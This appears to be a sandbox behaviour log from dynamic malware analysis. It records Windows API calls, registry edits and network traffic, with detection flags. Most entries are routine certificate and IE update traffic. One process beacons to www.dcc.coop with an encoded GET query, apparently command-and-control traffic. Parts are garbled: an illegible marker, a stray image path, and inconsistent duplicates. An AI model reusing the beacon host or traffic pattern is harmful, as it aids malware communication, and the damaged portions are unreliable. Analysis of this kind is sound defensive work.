Call Network API	API Name: send Args: (780, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?e43655a60bb50807 HTTP/1.1\r\nConnection: Keep-Alive\r\n nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 286) Return: 0	3064	2676
Call Network API	API Name: send Args: (820, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?5d59efd4864f1e4c HTTP/1.1\r\nConnection: Keep-Alive\r\n nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 286) Return: 0	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (5a83160) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4d2b8) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4c438) Return: 1	3064	2676
Call Service API	API Name: OpenServiceW Args: (5a25fc8, CryptSvc, 5) Return: 5a25b18	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (5a6a6c8) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4c520) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4c9a8) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (5a72a50) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4c268) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4cc30) Return: 1	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%USERPROFILE%\AppData\LocalLow\Microsoft\Cryptnet\Url\Cache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE45_*, 0, 5dcece4, 0, 0, 0) Return: 5a5a460	3064	2676
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	3064	2676
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Blob Value: None	3064	2676
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	3064	2676
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Blob Value: None	3064	2676
Call Network API	API Name: send Args: (818, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?9ec814a84b705f89 HTTP/1.1\r\nConnection: Keep-Alive\r\n nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 286) Return: 0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%USERPROFILE%\AppData\LocalLow\Microsoft\Cryptnet\Url\Cache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE45_*, 0, 5dcece4, 0, 0, 0) Return: 5a5a6e0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%USERPROFILE%\AppData\LocalLow\Microsoft\Cryptnet\Url\Cache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE45_*, 0, 3afec84, 0, 0, 0) Return: 5a5a6e0	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (5a7add8) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4d1d0) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4cc60) Return: 1	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%USERPROFILE%\AppData\LocalLow\Microsoft\Cryptnet\Url\Cache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE45_*, 0, 3dae0b4, 0, 0, 0) Return: 5a5a6e0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%USERPROFILE%\AppData\LocalLow\Microsoft\Cryptnet\Url\Cache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE45_*, 0, 205ddb4, 0, 0, 0) Return: 5a5a6e0	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 83c	3064	2676

[illegible]

Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{Q6523100-02S1-4857-N4PR-N8R7P6RN7Q27}\abgrcnq.rkr Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZR_PGYFRFFVBA Value: None	3024	1624
Call System API	API Name: GetVersionExA Args: (77461230) Return: 1	3064	2836
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2836 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (75aa0298) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: GetVersionExA Args: (ced0c) Return: 1	3064	2836
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{Q6523100-02S1-4857-N4PR-N8R7P6RN7Q27}\abgrcnq.rkr Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZR_PGYFRFFVBA Value: None	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{Q6523100-02S1-4857-N4PR-N8R7P6RN7Q27}\abgrcnq.rkr Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZR_PGYFRFFVBA Value: None	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (730, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{Q6523100-02S1-4857-N4PR-N8R7P6RN7Q27}\abgrcnq.rkr Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZR_PGYFRFFVBA Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{Q6523100-02S1-4857-N4PR-N8R7P6RN7Q27}\abgrcnq.rkr Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZR_PGYFRFFVBA Value: None	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676

Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call Internet Helper API	API Name: InternetOpenW Args: (, 0, , , 0) Return: cc0004	3064	2760
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2760
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 0, 0) Return: cc0008	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c5dd38, 0, 0, 0) Return: 359180	3064	2760
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2760 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (359180, 2c5dd38) Return: 1	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c5dd38, 0, 0, 0) Return: 359180	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c5dd38, 0, 0, 0) Return: 359180	3064	2760
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /ie11blocklist/1401746408/versionlist.xml, , , 46528056, 79692288, 0) Return: cc000c	3064	2760
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	3064	2760
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	3064	2760
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	3064	2760
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	3064	2760
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	3064	2760
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	3064	2760
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5bc	3064	2760
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5bc	3064	2760
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 40006000) Return: 9701	3064	2760
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1c, 40006000) Return: 0	3064	2760
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5bc	3064	2760
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5d8	3064	2760
Call Network API	API Name: bind Args: (5d8, 0.0.0.0:49185, 16) Return: 0	3064	2760
Detection	Threat Characteristic: Listens on port 0.0.0.0:49185		
Call System API	API Name: ConnectEx Args: (5d8, 72.21.81.200:443, 16, 0, 0, 0, 3d7b4c) Return: 0	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c5e614, 0, 0, 0) Return: 3d7a88	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c5e614, 0, 0, 0) Return: 3d7a88	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c5e614, 0, 0, 0) Return: 3d7a88	3064	2760
Call Network API	API Name: send Args: (5d8, ..., 1, 177) Return: 0	3064	2760
Call Network API	API Name: send Args: (5d8, ..., 1, 166) Return: 0	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c5e228, 0, 0, 0) Return: 358d80	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c5e228, 0, 0, 0) Return: 358d80	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c5e228, 0, 0, 0) Return: 358d80	3064	2760
Call Service API	API Name: OpenServiceW Args: (580ad98, gpsvc, 5) Return: 580acf8	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c5e31c, 0, 0, 0) Return: 366c3a8	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c5e31c, 0, 0, 0) Return: 366c3a8	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c5e31c, 0, 0, 0) Return: 366c3a8	3064	2760
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%USERPROFILE%\AppData\Local\Low\Microsoft\CryptnetUrlCache\MetaData\7423F88C7F265F0DEFc08EA88C3BDE45_, 0, 2c5dec4, 0, 0, 0) Return: 366c9a8	3064	2760
Call Service API	API Name: OpenServiceW Args: (5827138, CryptSvc, 5) Return: 58270c0	3064	2760
Call Network API	API Name: send Args: (5d8, ...,0...,3,P2,I>.....2,I.Gzw.dAt.HM...>...@.....h.....lv.....%.....N...])@.....~yG..Y..q...Z.%k.....Ln.....0..?..`..[S\$...>.v.....[P2.b.N.N.q.T.g.....sLw.+.....g>P.....^F.....K."R....Wn.C"U/_/...1.....#...PB.JLQ1.j.....j.....g8:j.....;0.k...y.U.....d....2x....."C9....."A3II.QJL.j.gK.?0.-%..., 1, 309) Return: 0	3064	2760
Call System API	API Name: BcryptDecrypt Args: (364a720, HTTP/1.1 304 Not Modified\r\nAccept-Ranges: bytes\r\nAge: 126\r\nCache-Control: max-age=3600\r\nDate: Tue, 06 Dec 2022 15:14:31 GMT\r\nEtag: 0x8D8BD7E4D55BBE4\r\nLast-Modified: Wed, 20 Jan 2021 20:02:23 GMT\r\nServer: ECAcc (dcb/7F75)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 6a66677e-201e-0036-3b85-094050000000\r\nx-ms-version: 2009-09-19\r\n\r\nhnxYÁ(Öy, 416, 0, 's%0AP(µr\$wZ, 16, HTTP/1.1 304 Not Modified\r\nAccept-Ranges: bytes\r\nAge: 126\r\nCache-Control: max-age=3600\r\nDate: Tue, 06 Dec 2022 15:14:31 GMT\r\nEtag: 0x8D8BD7E4D55BBE4\r\nLast-Modified: Wed, 20 Jan 2021 20:02:23 GMT\r\nServer: ECAcc (dcb/7F75)\r\nX-Cache: HIT\r\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 6a66677e-201e-0036-3b85-094050000000\r\nx-ms-version: 2009-09-19\r\n\r\nhnxYÁ(Öy, 416, 46526428, 0) Return: 0	3064	2760
Call Network API	API Name: recv Args: (5d8, , 1, 2) Return: ?	3064	2760
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\VersionManager\LastCheckForUpdateLowDateTime Value: 702a21d0	3064	2760
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\VersionManager\LastCheckForUpdateHighDateTime Value: 1d90985	3064	2760
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call Network API	API Name: socket Args: (2, 1, 6) Return: 74c	3024	1624
Call System API	API Name: DnsQueryExW Args: (www.dcc.coop, 1, 40000000) Return: 0	3024	1624
Detection	Threat Characteristic: Queries DNS server www.dcc.coop		
Call Network API	API Name: socket Args: (23, 2, 0) Return: a28	3024	1624
Call Network API	API Name: connect Args: (74c, 18.208.124.7:80, 16) Return: 0	3024	1624
Call Network API	API Name: send Args: (74c, GET /9r5/?uzM8FTb=QRw1NvpEIAHhIkeY7YvDngHxIS8xFrFgdc+vc+5yxiHn7f/pKG3VJUJgYQUenwrQN6m1O084Oyrx/q0yWk=&3f9=mb1db HTTP/1.1\r\nHost: www.dcc.coop\r\nConnection: close\r\n\r\n, 171, 0) Return: 171	3024	1624
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 18.208.124.7:80 Content: GET /9r5/?uzM8FTb=QRw1NvpEIAHhIkeY7YvDngHxIS8xFrFgdc+vc+5yxiHn7f/pKG3VJUJgYQUenwrQN6m1O084Oyrx/q0yWk=&3f9=mb1db HTTP/1.1\r\nHost: www.dcc.coop\r\nConnection: close\r\n\r\n		
Call Network API	API Name: recv Args: (74c, , 2048000, 0) Return: ?	3024	1624


Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 18.208.124.7:80 Content: GET /f9r5/?uzM8FTb=QRw1NvpEfAHilkeY7YvDngHxIS8xFrFgdc+vc+5yxiHn7f/pKG3VJUJgYQUenwrQN6m1O084Oyrx/qQyWk=&3f9=mb1db HTTP/1.1\r\nHost: www.dcc.coop\r\nConnection: close\r\n		
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
